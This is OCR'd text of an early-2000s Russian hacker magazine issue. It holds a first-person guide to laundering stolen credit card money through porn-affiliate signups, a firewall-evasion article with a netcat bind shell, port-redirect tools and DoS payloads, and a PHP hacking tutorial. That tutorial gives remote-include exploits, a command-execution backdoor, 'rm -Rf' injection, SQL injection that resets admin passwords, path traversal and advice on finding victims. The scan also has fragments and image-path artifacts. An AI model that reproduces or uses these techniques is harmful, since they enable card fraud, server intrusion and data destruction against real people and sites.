Я же продолжал свою деятельность. Не шатко, не валко, медленно, но верно.

Опыт

К началу лету я уже понял, что покупать на креды товар для себя - это прямой путь на Колыму. Ты сразу же бесповоротно выдаешь свои намерения и координаты. И если я не собираюсь заниматься этим всерьез, то с этим пора завязывать. Я понял, что деньги с кред надо как-то отмывать. Все надо поставить так, чтобы вся моя деятельность имела вид невинной детской игры в покемона, и в случае чего можно было бы пожать плечами и сказать: не виноватая я, он сам пришел. Вот и пришлось опять вспоминать, как лепить сайты. А что поделать? Самым надежным способом отмывания кредовых денег оказались опять порноспонсоры, но уже не клик-программы, а signup. Сам посуди. Лепишь сайт, на нем размещаешь баннер порноспонсора и начинаешь привлекать к нему посетителей. За каждого извращенца, пожелавшего заплатить за просмотр порнушки, фирма тебе отстегивает от 5 до 50 гринов. Вот только где найти извращенцев, если западная католическая церковь не дремлет и постоянно повышает моральный уровень своих прихожан, а наши отечественные атеисты-антихристы, бессребреники хреновы, даже если и имеют креды, удавятся из-за копейки. Впрочем, они правы. Зачем платить за то, что умный человек за 2 минуты найдет в Инете на халяву. Казалось бы, опять тупик. Сколько посетителей надо прогнать через сайт, чтобы отфильтровать одну золотую песчинку... Вот только зачем ее выискивать, если можно самому бросить ее в сито, а потом с гордым видом честного старателя золотого приска достать ее оттуда! Просто приходишь с чужой кредой на свой сайт, потом по баннеру на порносайт спонсора и покупаешь себе аккаунт для просмотра порнушки. Вот уж воистину убиваешь двух, а то и двух с половиной зайцев. Во-первых, получаешь аккаунт на порносайте - возбуждайся - не хочу. Во-вторых, еще и фирма откатывает тебе проценты за то, что ты эту порнушку смотришь - ты ж им клиента привел ;). Чуть не забыл. Самое главное в этом деле иметь надежные прокси. Суть в том, что большинство проксей предназначено для работы с http протоколом, а для проплаты аккаунта используют https протокол, который производит передачу данных по 443-му, а не 80-му порту. Так что не забудь прежде всего проверить прокси на работу с https протоколом, а то дяди в сапогах устроят тебе на халяву «маски-шоу». Попутно с этим я разрабатывал другой путь отмывания - AVS - так называемые системы автоматической верификации кред.

Тут все гораздо веселее. Подразумевается, что у тебя есть порносайт, и ты надеешься, что к тебе будут ходить на платной основе. AVS дают тебе возможность брать деньги с посетителей. Они берут на себя обязательства по проверке валидности их кред и по изъятию в свою пользу около 30% той суммы, что посетитель отдает за вход на сайт. 70% отходят тебе в виде ежемесячного чека. С одной стороны, 30% немереная цифра, с другой - а не по фигу ли, это же липовые клиенты. На ratio (соотношение посетителей, не проплативших, к посетителям, купившим доступ) данные конторы все равно особого внимания не обращают. Так что для привлечения посетителей, которые бы создавали правдоподобный ratio, не приходилось горбатиться и рекламировать сайт, а только креды добывал, и все.

Исход

Была в свое время замечательная конторка Keyz, принимала практически любые креды без лишних глупых вопросов и проблем и, что самое удивительное, платила деньги! Вот уж этого я никак не мог понять, но исправно работал и гнал бабло. Кончилось все прискорбно - контора разорилась. Последний чек мне даже не удалось обналичить. Он был возвращен Сбербанком из-за отсутствия на счету фирмы финансов, более того - Сбербанк пытался снять с меня 35 баксов за хождение чека по миру. Щас! Держи карман шире. Сие событие стало последней каплей кислоты на мои оголенные нервы. Хоть я и считал себя до тех пор убежденным мошенником, способным спать невинным детским сном на кучках распечаток с номерами кред, все же нервы стали пошаливать. Бейте меня, режьте меня, заклеймите как ренегата, предателя идеи, но решил я отойти от этого. Отформатировал все дискеты, потер все лишнее с винта и сразу же почувствовал себя как мошенник, только что оправданный судом присяжных.

Теперь я живу тихо, мирно, по-мещански. Гоню небольшой трафик с поисковиков и получаю немного честных signup-ов. Мелочь вроде, а приятно. Да и спокойно. На душе буквально ангелы порхают. Чувствуешь себя гораздо добропорядочнее всех остальных. Придут к тебе, скажут: где креды?! А ты им с кристальной чистотой в глазах и небесным спокойствием на сердце - какие креды, друзья мои?

Все совпадения с реальными событиями и людьми чистейшей воды случайность!

Взлом

ОБХОДИМ ФАЙРВОЛЛЫ!

Stalsen (stalsen@real.xakep.ru)

Обходим файрволлы!!!!!

Принципы обхода файрволлов

Грамотно сконфигурированный файрволл - реальная проблема для хакера! Как же обойти этого коварного монстра? Реально ли остаться незамеченным в сети? Вот на эти вопросы я и попытаюсь ответить в своей статье.

<Folder1>

МЕТОД РЕДИРЕКТА

PORT REDIRECT - один из способов обхода файрволлов, основанный на перенаправлении TCP коннектов от одной машины к другой. Например, ты получил доступ к одному из компьютеров внутренней сети фирмы AAA, локальную сеть и Интернет которой разделяет файрволл. Также, допустим, на главном серваке локалки находится telnet сервер, но доступ к 23 порту блокируется из Интернета и доступен только из локалки, что делать?

Итак, как ты знаешь, каждому файрволлу задаются свои правила. Обычно план таков: пользователи внутренней ЛВС могут полноценно взаимодействовать с Интернетом, но всяческий доступ извне запрещен. Как это осуществить админу? Для взаимодействия со службами Инета (то есть при обычном коннекте) у клиента открывается НЕ ЛЮБОЙ ПОРТ, а больше 1024. Т.к. нижестоящие зарезервированы для всяких служб. То есть админ закрывает доступ к портам 1-1024 извне, и все (ну, также возможно закрытие определенных вышестоящих портов, например, 2105 - Kerberos encrypted rlogin)!

Что делаем мы? Правильно, перенаправляем порт. У тебя есть доступ к внутреннему компу организации, который имеет доступ к telnet серверу. Мы коннектим его на порт 23 сервака и перенаправляем все на, скажем, 15000 порт. Он теперь работает в качестве сервера. Коннектимся на 15000 порт машины из любого конца света и получаем 23-й порт сервака... И тебе больше не придется лезть сначала на машину в ЛВС, а потом к серваку, теперь доступ открыт из любой точки Интернета! Вот мы и обошли файрволл. А теперь следует поговорить о прогах, выполняющих вышеуказанные действия.

> Если у тебя есть свой оригинальный метод обхода файрволлов, житейские мудрости или истории - шли все мне на мэйл. Лучшие мы опубликуем (конечно, со ссылкой на автора).

> С помощью утилиты Netcat можно быстренько сбацать хороший редирект.
> Например: nc -l -p 15000 -e /bin/bash

> **Полезные линки:**
> www.packetfactory.net/fiewalk - firewalk
> www.foundstone.org - создатели Fpipe
> packetstormsecurity.nl/Exploit_Code_Archive/datapipe.c - DATAPIPE
> www.boutell.com/rinetd/index.html - Rinetd
> packetstormsecurity.org/crypt/LIBS/loki/loki-3.0.tar.gz - LOKI

> Чтобы избавиться от LOKI, достаточно запретить прохождение ICMP пакетов через брандмауэр. А конкретно это echo и echo-reply. Или воспользоваться специальной утилитой для контроля ICMP траффика (например, IMON - http://packetstormsecurity.org/UNIX/IDS/icmp-0.9.tar.gz).

СПЕЦСОФТ

RINETD - INTERNET REDIRECTON SERVER by THOMAS BOUTELL.

Конфиг находится в /etc/rinetd.conf, формат его следующий: [машина_перенаправления] [порт] [нужный_сервак] [порт]

Итак, есть машина в локалке организации с адресом 1.1.1.1 (там мы и запускаем rinetd) и сервак 2.2.2.2, нужный порт - 25. Пишем: 1.1.1.1 порт_выше_1024 2.2.2.2 25. Теперь с любой машины из Инета коннектимся на порт_ выше_1024, получаем 25 порт сервака. Ты, возможно, спросишь, а не спалят ли меня из-за файла /etc/rinetd.conf? Ответ: нахождение файла произвольно, да и по дефолту он не создается, просто набери rinetd -c путь_к_конфигу, и все... RINETD также поддерживает логирование, вводи logfile /var/log/rinetd и наслаждайся, но не волнуйся, по дефолту этого нет :).

FPIPE - Copyright 2000 (c) by Foundstone, Inc.

Еще одна редирект утилита, только вот заточенная специально под Windows, чтобы и ему не скучно было :). Итак, один экзешник - Fpipe.exe. Формат следующий:

-?/-h - помощь
-c - мак. число коннектов; по дефолту - 32
-l n - слушать на n-ом порту
-r n - номер удаленного порта
-s - номер порта для исходящего коннекта (с remote host'ом)
-v - verbose mode

Ну, как обычно, доступ к машине во внутренней сети, а сервак 2.2.2.2, порт 23. Пишем: Fpipe.exe -l 5000 -s 53 -r 23 2.2.2.2. Теперь подсоединяйся на 5000 порт машины и наслаждайся 23 портом сервака...

DATAPIPE

Ну, это почти классика :). Обычный исходник на C. Возможности минимальны, но полезны :). Пример: datappe 5000 23 2.2.2.2. Используется лишь в ознакомительных целях :).

ИСХОДНЫЙ ПОРТ

Итак, ИСХОДНЫЙ ПОРТ - важное значение для брандмауэра. Есть привилегированные порты (от 1 до 1024) и непривилегированные (от 1024 до 65535). Как я уже говорил, порты >1024 зарезервированы для служб. Допустим, при коннекте у клиента открывается 1512 порт. Запрашиваемый им сервис - WWW (80). Итак, как здесь должен поступить файрволл? Он должен разрешать коннекты ИЗ Инета только с привилегированных портов (в данном случае - 80), чтобы клиенты могли обращаться к различным сервисам. Остальным source портам - отказ. Что мы делаем? В сканере, ну, например, nmap, задаем source порт меньше 1024, например 53 - всякие DNS запросы. В результате файрволл все спокойно пропустит.

> **FIREWALK by Mike D. Schiffman and Dave H. Goldsmith.**
>
> FIREWALK - это утилита для обхода файрволлов в прямом смысле этого слова. Ну, конечно, все не так воинственно. Он посылает TCP or UDP пакеты со спецзначением TTL, время жизни которого истекает в следующем сегменте, и получим ICMP_TIME_EXCEEDED.
> Если хост не поддерживает этот траффик (такое может быть, это 11 тип ICMP сообщений, его можно спокойно вырубить), то ответа не будет...
> FIREWALK поддерживает следующие опции:
> -h - помощь
> -i - указать интерфейс
> -n - не резольвить IP в имя хоста
> -o - записать все в файл
> -P - пауза
> -p tcp/udp - использовать заданный протокол
> -S - диапазон сканирования
> -T - timeout
> -s - исходный порт (хорошенько подумайте, что писать)
> -t - IP TTL
> -v - версия проги
> Как видишь, опций довольно много. Пример: firewalk -ofirewalk.log -S135-139 -pTCP 2.2.2.2

Маленький BUGTRAQ по файрволлам

Обход политики фильтрации в squid
Источник: securitylab.ru
squidGuard - объединенный фильтр, система переадресации и контроллер доступа для squid. squidGuard позволяет определять правила коллективного доступа с различными ограничениями для различных групп пользователей. squidGuard использует стандартный интерфейс системы переадресации squid. Когда squid работает в связке с squidgurd, то можно обойти акцесс-листы squidguard extensions используя следующую схему: заменять точку и 1-ю букву расширения на %xx соответствия - проходит практически во всех случаях. Устранить эту уязвимость настройками акцесс-листов не удается.
Пример: http://lala/1.mp3 на http://lala/1%2e%6dp3
Уязвимость найдена в squidguard - 1.2.0-1.1.5

DoS против ZyXel Zywall10
Источник: securitylab.ru
Zywall10 - аппаратный firewall, разработанный и распределенный Zyxel. Если ты посылаешь поддельный arp пакет (используя, например, nemesis-arp или arp-fun), содержащий некоторый поддельный/случайный MAC адрес и ip адрес firewalls к firewalls lan интерфейсу, интерфейс firewall зависнет. Для восстановления функции потребуется жесткая перезагрузка.
Уязвимость найдена в ZyXel Zywall10 0.0V3.20(WA.0)-0.0V3.50(WA.1)
Пример: nemesis-arp -S 10.0.0.1 -D 10.0.0.1 -h de:ad:ba:be:f0:0d
-d ed1

Обход политики защиты в Check Point Firewall-1
Источник: securitylab.ru
Check Point Firewall-1 - популярный пакет межсетевой защиты от Checkpoint Software Technologies. SecuClient/SecuRemote - выполнение VPN-1 для Check Point Firewall-1.
Уязвимость позволяет конфигурировать значение timeout для кэшированных опознавательных данных пользователя. Это значение хранится в клиентской системе и может быть изменено пользователями клиентской системы. Если политика защиты включает ограничение времени в кэшированные опознавательные данные, то злонамеренные заверенные пользователи могут обходить политику, изменяя значение timeout.
В зависимости от операционной системы клиента, для изменения файла конфигурации могут потребоваться локальные административные привилегии на компьютере клиента.
Уязвимость найдена в Check Point Software Firewall-1 4.0 SP0-SP8

DoS атака на IBM AS/400 Firewall
Источник: www.xakep.ru
Дырка в системе безопасности IBM AS/400 Firewall позволяет хакеру произвести успешную DoS (Denial of Service) атаку, опускающую в полнейший даун доступ сервера к сети.
Атака: Коннектишься telnet'ом к 80 порту (если используется прокси) или к 2001-му (веб администрирование), а затем набираешь GET и давишь enter. Поздравляю, ты завалил сервер :). Администратору придется вырубать firewall и делать рестарт.

Пример: nmap -P0 -g 53 -p135-139 2.2.2.2. Но, справедливости ради, надо заметить, что эта фишка действует только с брандмауэрами, которые не следят за активными соединениями. То есть если юзверь в локалке никакой запрос на соединение не посылал, и вообще этот пакет хрен знает откуда взялся, то коннекта не будет... К счастью, таких файрволлов не много! :)

ПОТАЙНОЙ ТУНЕЛЬ

Туннелирование - это инкапсуляция данных в ICMP пакеты. Есть возможность засовывать туда данные и посылать все удаленному хосту в локалке позади брандмауэра, они редко смотрят на ICMP/UDP пакеты. Самая яркая программная реализация данного средства: LOKI (Lawrie Brown & Matthew Kwan). Он состоит из клиента и сервера (loki и lokid). Сервер запускаем на взломанной машине, он, соответственно, разрешает прохождение ICMP ping (echo-reply) и UDP пакетов. Клиент, запущенный с любого хоста, переделывает нужные тебе команды в обычный ICMP пакет, машина в локалке его получает (конечно, если в брандмауэре разрешено прохождение пакетов типа icmp echo-reply и UDP), выполняет заданное действие и возвращает результаты.

Нефильтрация исходящих пакетов в некоторых firewall'ax
Источник: www.xakep.ru
Из-за общей ошибки разработки возможно обойти фильтры в некоторых версиях персональных firewalls. Многие из этих приложений блокируют только пакеты, созданные стандартным адаптером протокола Windows. Т.е. если у пользователя достаточно прав создавать пакеты с другими адаптерами протокола, то он сможет обходить правила фильтрации firewall. Эксплуатация уязвимости ставит под угрозу политику безопасности.
Уязвимость найдена в:
Tiny Personal Firewall 1.0,2.0
Zone Labs ZoneAlarm 2.1-2.6
Возможно, другие персональные Firewall также уязвимы.

Полезные статьи:

http://www.void.ru/content/684 - ОБНАРУЖЕНИЕ АТАКИ ПРИ ПОМОЩИ ФАЙРВОЛА
http://www.lib.ru/SECURITY/ - Computer Security и firewall'ы

Как найти нестандартные открытые порты

Для выявления незарегистрированных открытых портов, которые часто могут использоваться при редиректе, поможет netstat:

WINDOWS
C:\>netstat -an
Активные подключения

Имя	Локальный адрес	Внешний адрес	Состояние
TCP	0.0.0.0:1027	0.0.0.0:0	LISTENING
TCP	0.0.0.0:1368	0.0.0.0:0	LISTENING
TCP	**0.0.0.0:15000**	**0.0.0.0:0**	**LISTENING**
TCP	169.254.178.206:53	169.254.178.200:23	ESTABLISHED
TCP	169.254.178.206:139	0.0.0.0:0	LISTENING
UDP	169.254.178.206:137	*:*	
UDP	169.254.178.206:138	*:*	
UDP	169.254.178.206:500	*:*	

Это был запущен FPIPE на 15000 порт.

UNIX
root@slack:~# netstat -an
Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	169.254.178.200:1026	169.254.178.200:113	TIME_WAIT
tcp	0	0	169.254.178.200:23	169.254.178.200:1025	ESTABLISHED
tcp	0	0	169.254.178.200:1025	169.254.178.200:23	ESTABLISHED
tcp	**0**	**0**	**169.254.178.200:15000**	**169.254.178.206:1369**	**ESTABLISHED**
tcp	0	0	169.254.178.200:15000	0.0.0.0:*	LISTEN
udp	0	0	0.0.0.0:512	0.0.0.0:*	
udp	0	0	0.0.0.0:37	0.0.0.0:*	

Это был запущен RINETD на 15000 порт.

Никита Кислицин aka Nikitos (nikitoz@fromru.com)

ВЗЛОМ PHP

< Folder 1 >

Что бы я ни говорил о плюсах PHP, по крайней мере один серьезный недостаток у него точно есть: тема взлома php-скриптов как-то слабо освещена в рунете. Все только говорят, что это очень дырявая штука, приводя тупые доводы, типа "если не проверяются переменные, вебсервер под рутом, да версия дырявая..." А между тем на php уже перешло очень много сайтов, и многие используют не оригинальные скрипты, а стандартные решения, в которых частенько проскакивают уязвимости. О них-то, собственно говоря, и пойдет речь.

<! PHP-nuke !>

Это один из популярнейших сайтовых движков с кучей возможностей: от постинга статей и новостей с возможностью их обсуждения читателями (как на xakep.ru) до автоматизации показа баннеров. О мощи продукта можно судить и по объему дитрибутива: архив с последней версией движка весит... весит... 1.21mb! А ведь там просто скрипты, текстовые файлы...

Впрочем, где много кода, там много багов. С момента появления php-nuke в нем было найдено столько дырок, что любой дуршлаг обзавидуется ;). И уязвимости все - как на подбор: тут тебе и DoS, и выполнение команд, и игры с sql-запросами, и получение прав администратора, и выполнение любого php-кода...

<? Include-бар ?>

Уязвимые версии: почти все ;)
Диагноз: выполнение любого php-кода
Xploit:
http://victim/index.php?file=http://bad.script.php
Описалово: Ну что же, дырочка под наш размерчик ;). Автор движка пишет:

Значения переменной $file проверяются очень скудно - на наличие "..". "/" в начале строки. Не подумал кодер, что в $file может и должен в нашем случае лежать URL на выполняемый PHP-скрипт. Однако не все так просто. Например, когда я тестировал баг на winNT+Apache+php3, тот не заработал - "Failed opening...", понимаешь ли.

Все дело оказалось в настройках php - функция "Url fopen wrapper" у меня была отключена (когда я конфигурировал php, по инерции отрубил все ненужные мне опции). На большинстве серверов функция включена, так что, скорее всего, проблем у тебя не будет. Но даже в моем случае я с легкостью шарился по диску - $file=c:\winnt\win.ini. Естественно, если машина под *nix, такое не пройдет - "/" вырезается из начала строки $file.

Теперь о деструктивном скрипте, о том, что туда записать. Вопрос философский, но пару наработок я все же дам:

PHP-nuke

PHP-nuke написал некто Франциско Бурзи (Francisco Burzi) для новостного проекта Linux Preview (http://linuxpreview.org).

В далеком 1998 году, когда только появился проект, он работал на perl-овых скриптах, написанных этим же парнем. Но по мере роста сайта стало очевидно, что скрипты не удовлетворяют потребностям, нужно что-то новое, более удобное, быстрое и функциональное. Поскольку Франциско, как сам утверждает, Perl знал паршиво, он взял готовый движок Thatware, подучил PHP и наколбасил за 380 часов PHP-nuke, версию первую, и безумно дырявую. Так 17 августа 2000 года появился на свет рекордсмен по популярности, дырявости и функциональности, великий и ужасный PHP-nuke.

За два года существования движка вышло огромное множество версий, проект, надо отдать должное, отлично поддерживается, и, пожалуй, Франциско здорово пишет на PHP :). Нет, правда, несмотря на КУЧУ дыр, наколбасить ТАКОЙ проект за 380 часов - это круто ;).

URL проекта: http://phpnuke.org

```
<?
$a=fopen("$index.php", w);
fputs("$a, "<head><title>Expropriated by Kautskiy!</title></head><body><img src=http://coolsite.url/hack.jpg><br><b><center>From Siberia with love.</b></center><br>Regardz2: X-crew, Bill Gates and Monica Levintsky'", $a);
?>
```

Простенько и со вкусом, хотя можно пойти дальше:

```
<?
$a=system($command);
echo "$a";
?>
```

Этот код, как ты понимаешь, выполнит на сервере команду из переменной $command.

Например, вот так:
http://victim/index.php?file=http://hacker/hack.php?command=rm%20-Rf

Вообще, функция system выполняет любую команду на сервере, возвращая результат ее выполнения. На ней, кстати говоря, много багов основано. Например, для отправки почты часто используется вот такой код:
System("mail $email < text.of.letter.txt");
Однако, если $email имеет вид "--blahundragogo; rm-Rf; lohundra", то опять произойдет удаление всех файлов и подкаталогов относительно этой директории.
Смотри сам:
System("mail -blahundragogo; rm-Rf; lohundra < text.of.letter.txt");
Тут команда состоит из трех частей:
1) mail -blahundra - недопустимый флаг к функции mail, игнорируется;
2) rm-Rf - деструктивная функция;
3) lohundra < text.of.letter.txt - тоже белиберда.

По моим сведениям, эта дырень появилась в багтраках относительно недавно, и на момент написания статьи никаких патчей выпущено не было, а на официальном сайте лежала дырявая версия. Кстати, чуть не забыл. Эта уязвимость позволяет пробэкдорить сервер! Т.е. просто создаешь где-нибудь далеко-далеко, в далекой директории файл lala.php, в который пишешь, например, вот это:

```
<?
require($file);
?>
```

Все ;). Теперь, когда перец пропатчит бажный движок, у тебя будет бэкдор, по которому ты сможешь еще разок ломануть сайт;) Правда, недолго он будет работать - если перец не дебил, то, после второго дефейса, он посмотрит логи вебсервера и мигом тебя запалит ;(((. Но всегда остается шанс, что у него либо нет доступа к логам (напишет админам, пришлют ему логи ;(), либо нет мозгов.

<? SQL hacking?>

Уязвимые версии: 5.*
Диагноз: возможность выполнения почти любого sql-запроса
Xploit:
http://victim/article.php?mainfile=1&sid=1&tid=1&prefix=sql_query
Поиск жертв: файл pollBooth.php или, например, auth.inc.php
Описалово:
В ранних версиях движка использовались статичные имена таблиц (типа messages, authors). По-

ugTraq

e: PHP-Nuke allows Command Execution & Muc

an 21 2002 1:43PM

< Folder2 >

нятно, что их наличие в базе данных весьма вероятно, и чтобы избежать недоразумений, к именам теперь прибавляется префикс из переменной $prefix, определяемой в конфигурационном скрипте config.php. SQL-запрос к базе данных в этом случае выглядит примерно так:
mysql_query("UPDATE $prefix"._stories." SET counter=counter+1 where sid=$sid")
Автор полагает, что $prefix жестко определена в теле скрипта. Наивный ;).

Как видишь, тут происходит вызов mainfile.php, который, в свою очередь, вызывает конфигурационных файл. Этого-то нам как раз не надо, нам нужно, чтобы $prefix была свободна, и мы могли туда засунуть свой собственный запрос. Делается это просто - определяются переменные $mainfile, $tid, $sid, а в $prefix кладется запрос (функция isset(); используется для выяснения немаловажного факта - определена ли какая-либо переменная, т.е., например, заполнил ли пользователь какое-то поле). Что сунуть в $prefix? Ну, например, вот это: authors set pwd='coolpass'; update nuke.
Таким образом, выполняемый запрос будет следующим:
UPDATE authors set pwd='coolpass'; update nuke_stories SET counter=counter+1 where sid=$sid"), что поменяет пароли всех администраторов на "coolpass".

<? CSS ?>

Уязвимые версии: *.*
Диагноз: выполнение кода на стороне клиента
Xploit: Http://www.hackerdrom.f2s.com/hack.php #сюда я закачаю файл, заодно #посчитаю, сколько народу им заинтересовалось ;)
Поиск жертв: файл pollBooth.php, или, например, auth.inc.php

Описалово:
CSS - Cross Site Scripting. Это целый класс уязвимостей в досках объявлений, форумах, html-чатах и т.п. Уязвимые скрипты позволяют выполнить JavaScript код (любой код, встраиваемый в HTML) на машине клиента - чудака, читающего мессагу в форуме, например. Что это дает? По существу - ничего. Хотя, конечно, всегда остается шанс поприкалываться, накрутить баннерных показов, повесить кому-нибудь машину, попортить реестры, форматнуть пару-тройку HDD ;). Все зависит от твоей фантазии и количества доков по javascript. Работают все дыры одинаково: кое-кто кое-что должным образом не проверил, поэтому я ограничусь тем, что приведу пути эксплоитинга. Их ты найдешь в текстовом файле, слить который можно по вышеприведенному url'у. В разных версиях php-nuke разные дыры, но я собрал в файл абсолютно все пути эксплоита - для всех существующих версий ;).
(Кстати, я сейчас готовлю материал про две часто используемые технологии взлома скриптов: CSS и SQL-injection, в котором расскажу, как сделать все вышеописанное.) ;)

<! Portix !>

Это тоже site engine, но, как мне показалось, значительно послабее. И функционально, и в области security - более тупых дыр я, пожалуй, не встречал. Программисты славно потрудились над созданием опаснейших уязвимостей - позволили читать файлы и администрировать сайт абсолютно всем ридерам X :).

Читаем файл
Уязвимые версии: 0.4.02 (последняя)
Диагноз: чтение файлов на сервере
Xploit: http://victim/index.php?l=../../../etc/passwd
Поиск жертв: файл /lang/Englign/config
Описалово: Мда... дырочка стара как мир, а вот программист про нее почему-то не подумал. Ну что же, получай ;).
Читаем любой файл, доступный данному пользователю. Например, можно прочитать конфигурационный скрипт и выудить оттуда пароль к БД, который может совпасть с паролем на FTP-сервер с сайтом, и так далее. Представь себе, что проверка переменной $l на ".." ВООБЩЕ отсутствует. Это меня очень огорчило - ну не умеешь писать, не пиши. Нет же, лезут, да еще и выставляют свои творения на всеобщее обозрение - непонятно, зачем?




Админим ;)
Уязвимые версии: 0.4.02 (последняя)
Диагноз: получение прав администратора
Xploit: cookie access=ok
Описалово: Честно говоря, когда я вычитал про этот баг, я ржал минут пять, после чего опять взгрустнул. Это сколько же и чего надо выпить, чтобы идентифицировать администратора по cookie "access" с значением "ok" :)? Нет, если бы это был приватный, оригинальный скрипт - куда ни шло, ведь узнать о баге можно только посмотрев его код, снаружи не докопаешься. Но ведь сорсы проекта выложены на сайте, поэтому найти эту тупость - пятиминутное дело. Смотри сам:


Тут, правда, встает "проблема" с подделкой cookie - ведь если ты повесишь плюшку на другом сервере, не на том, куда ломишься, то ничего не выйдет - кукисы доступны только тем хостам, откуда они были повешены. Но это только по идее - cookies подделываются, притом элементарно - ручным редактированием ;). Т.е. вешаешь себе плюшку с любого хоста, от-

/ I N S E R T /

В PHP есть два оператора - require и include, которые считывают и выполняют код из указанного файла. Благодаря этому можно создать многократно используемые функции и константы в отдельном файле и вызывать их в остальных сценариях. (Часто для удобства конфигурации сценария все его настройки хранятся в небольшом скрипте, где их может легко редактировать не знающий языка человек, не боясь повредить основной код. Или, скажем, очень удобно включать куски HTML'я, чтобы многократно не выписывать одни и те же элементы.)
Функции, как видишь, полезные и для кодеров, и для хакеров ;). В чем разница между include(); и require();? Она незаметна, но принципиальна: require(); просто заменяется во время интерпретации кодом из указанного файла, а include(); вычисляет и выполняет код во внешнем файле при каждом обнаружении оператора include. Это позволяет использовать функцию в циклах, что было бы невозможным с require. И еще. При выполнении эти функции возвращают значения - если возникла проблема, то false, если все OK, то true. Разница в том, что при возникновении трабла с require сценарий будет остановлен, в случае, если используется include, его выполнение продолжится. Таким образом, require, в общем-то, эквивалентен коду:

```
<?
if(!include(file.php))
        { exit; } else { ... }
?>
```



ВЗЛОМ PHP

Никита Кислицин aka Nikitos (nikitoz@fromru.com)


PHP_BUGS\PHP_BUGS\include-6ar.htm

<Folder3>

крываешь ее текстовым редактором и правишь там хост.

<! Xoops !>

Xoops - очередной дырявый движок, достаточно, как мне показалось, функциональный, поэтому весьма распространенный ;). Дыр я в нем нашел не так уж и много - во-первых, продукт совсем молодой, а во-вторых, программисты думали о security при его написании, хотя, как видно, недолго.



Хакаем SQL
Уязвимые версии: Xoops RC1
Диагноз: выполнение SQL - запроса
Xploit: http://victim/userinfo.php?uid=77 drop *
Поиск жертв: файл userinfo.php
Описалово: В скрипте userinfo.php отсутствует проверка на спецсимволы в переменной $uid, которая используется в SQL-запросе, что позволяет вволю поиграть с sql-запросами, модифицируя или удаляя данные ;).
Весело? Поехали!
Если поставить в $uid "7545$", то PHP отрапортует об ошибке:

```
-отрезано-
...
MySQL Query Error: SELECT u.*, s.* FROM x_users u, x_users_status s WHERE
u.uid=7545$ AND u.uid=s.uid
Error number:1064
Error message: You have an error in your SQL syntax near '; AND u.uid=s.uid' at line 1
...
-отрезано-
```

Это здорово помогает - ты видишь, как устроен sql-запрос, что позволяет вволю оттянуться ;)! Ну, например... вот так вот:

```
$uid =2; update x_users password='coolpass'; select * x_from users where uid='1'
```

Теперь отправляемый SQL-запрос выглядит вот так:

```
SELECT u.*, s.* FROM x_users u, x_users_status s WHERE
u.uid=2; update x_users password='coolpass'; select * x_from users where uid='1'
AND u.uid=s.uid
```

Понятное дело, что вместо "update x_users..." может стоять ЛЮБОЙ sql-запрос, права на выполнение которого есть у текущего sql-ного юзера.

Этот абзац посвящен тем, кто НЕ ЗНАЕТ, как искать уязвимые сайты. Если ты не из их числа - пропускай эти строки, ничего не потеряешь. Итак... Начнем с азов... Что такое скрипт? Помимо выполняемой на стороне сервера программы, это просто файл. И как всякий файл, работающий в сайте, на него ведут гиперссылки с других страниц. Теперь давай вспомним, как работают поисковые системы. Человек регистрирует сайт, его URL заносится в базу данных, откуда умная программа-бот выбирает адреса и идет по ним, сканируя структуру сайтов. Сканирует она ее, прежде всего, расхаживая по ссылкам, начиная с начальной страницы. Таким образом, весь текст на САЙТЕ - совокупности страниц, объединенных гиперссылками, - заносится в базу данных поискового сервера, откуда делается выборка в процессе поиска введенного пользователем текста.
В базу данных заносится как тест на странице, так и название файла - это как раз то, что нам нужно. Теперь, если, например, у человека на сайте есть файл mainfile.php, и на него стоит гиперссылка, то он автоматом попадает в БД при индексации сайта.
Таким образом, для поиска жертвы достаточно набрать в поисковике имя уязвимого скрипта. Еще часто используют специальные сканеры, которые, подобно боту поисковой системы, проверяют заданные URL'ы на наличие либо конкретного скрипта, либо группы скриптов. Понятно, что подобное сканирование с диалапа или при платном трафике - безмазовое занятие, так что лучше доверься альтависте ;). Вообще, этими сканерами пользуются, когда работают над конкретным сайтом - берется лист с пятью тысячами дырявых скриптов, и за ночь он прокручивается - в этом раскладе такое сканирование оправдано.

P.S.
Я рассказал тебе о трех бажных site engine'ах. Показал на их примере самые типичные для php уязвимости - возьми любой дырявый php-скрипт из багтрака, там, скорее всего, будут точно такие же дыры. Надеюсь, ты не воспримешь статью, как руководство по скрипткиддингу, а поймешь, что взламывать PHP ничуть не менее интересно, чем perl ;).
P.P.S. Все баги тестировались на локальном вебсервере Apache под winNT с прикрученным PHP третьей версии.

TIPS&TRICKS

Если ты читал мою статью в][(ver. 09.01 #33) "WSH - лучшее средство компьютерного западлостроителя!", то должен помнить, как я рассказывал о мерзком западле, которое можно совершить на компе, у которого отключен дисковод, сидюк, нет сети, и кроме Винды вообще ничего не установлено. Как ты помнишь, делалось это с помощью встроенного в систему VBS. Но, надо признать, что возможности VBS сильно ограничены, а как было бы здорово, если можно было покопаться в BIOS, или перепрограммировать контроллеры вражьего компа ;). Однако, такая возможность есть! На выручку приходит старый добрый DOS. В нем можно писать программы любой сложности прямо в машинных кодах, опять таки без всяких компиляторов и компоновщиков. Войдем в режим ДОС (лучше загрузить какой-нибудь файловый менеджер, типа Far или Norton) и набьем следующее:

>copy con zapadlo.com

Загрузится простейший текстовый редактор системы. Теперь с помощью клавиши Alt и вспомогательной цифровой клавиатуры введем следующее: Alt-250 Alt-235 Alt-254
и для выхода из редактора: Ctrl-Z Enter. Таким образом, мы получим COM-файл из трех байт, который вешает систему. Правда NT-подобные системы с этим легко справляются, а вот Win9x виснет намертво, даже Alt-Ctrl-Del не помогает. Эти три байта не что иное, как следующая программа на Асме:

```
.MODEL TINY
.CODE
org 100h
Start:
cli
jmp $
end Start
```

